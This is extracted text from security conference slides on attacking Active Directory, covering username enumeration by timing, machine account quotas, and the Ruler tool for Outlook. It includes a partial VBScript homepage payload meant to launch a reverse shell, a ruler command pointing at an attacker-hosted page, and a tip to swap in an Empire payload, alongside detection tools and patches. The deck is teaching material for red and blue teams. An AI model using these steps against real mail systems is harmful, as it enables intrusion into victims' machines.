


Redirects can be used to determine a successful login



Response times can be used to determine valid or invalid usernames even on incorrect passwords

Shorter times=valid names



## Initial Footholds Getting Shell

#### VPN access? -> already there!


 Domain users by default can join 10 machines to the domain
 PXE?

#### Outlook access?

A little tool called Ruler

#### ms-DS-MachineAccountQuota

It is an attribute on Domain Naming Context object. This attribut domain. **Default value is 10**. This value can be modified using diffe



#### Initial Footholds Ruler

#### **Getting Started**

Ruler works with both RPC/HTTP and MAPI/HTTP. Ruler favours MAPI/HTTP as this is the default in Exchange 2016 and Office365 deployments. If MAPI/HTTP fails, an attempt will be made to use RPC/HTTP. You can also force RPC/HTTP by supplying the --rpc flag.

#### **Exchange and Outlook Support**

Ruler has been tested against the following systems:

- Exchange 2003
- Exchange 2013
- Exchange 2013 SP1
- Exchange 2016
- Office365

The following Outlook clients have been tested:

- Outlook 2010
- Outlook 2013
- Outlook 2016 (Only Forms work by default)


https://github.com/sensepost/ruler

Supports multiple version of outlook

Takes advantage of client-side outlook rules/properties

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# Injects into the homepage of an outlook inbox



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<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
Sub window_onload()
Set cmd = CreateObject("Wscript.Shell")
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## Combo of ActiveX and ieframe to launch a reverse shell

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./ruler --email target@company.com homepage add --url https://github.com/user/attack.html

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Replace
"notepad" with an empire payload.

## Initial Footholds notRuler

https://github.com/sensepost/notruler

The opposite of Ruler, provides blue teams with the ability to detect Ruler usage against Exchange.

Patches: KB3191938, KB4011091, KB4011162

Enable 2FA

# Attacking Active Directory Part 2: Not Covered

Discovery of endpoints
IP/Domain Reputation
Payload Generation/Obfuscation
Public Breach Data Dumps
Default Creds on Management Interfaces

# Attacking Active Directory Not L33t 3n0ugh?

Exploits? Very few

Misconfigurations & Users? Mostly

Would you have detected any of this skiddie stuff?


# Attacking Active Directory Not L33t 3n0ugh?

"Most people/vendors worry about 0-days but forget about the 3,374 days" ~someone I wish I could attribute

\*Attribution is hard

# Attacking Active Directory Road Map

Part 1: High-level Overview and Flow Part 2: Infrastructure and Initial Footholds Part 3: Internal Recon, Identifying Attack Paths Part 4: Taking the Domain Part 5: Post-Ex? Automation? Exfiltration? Avoiding Detection? Persistence?



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Send me feedback!

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\*Slides also linked in latest tweet

Slack: awsm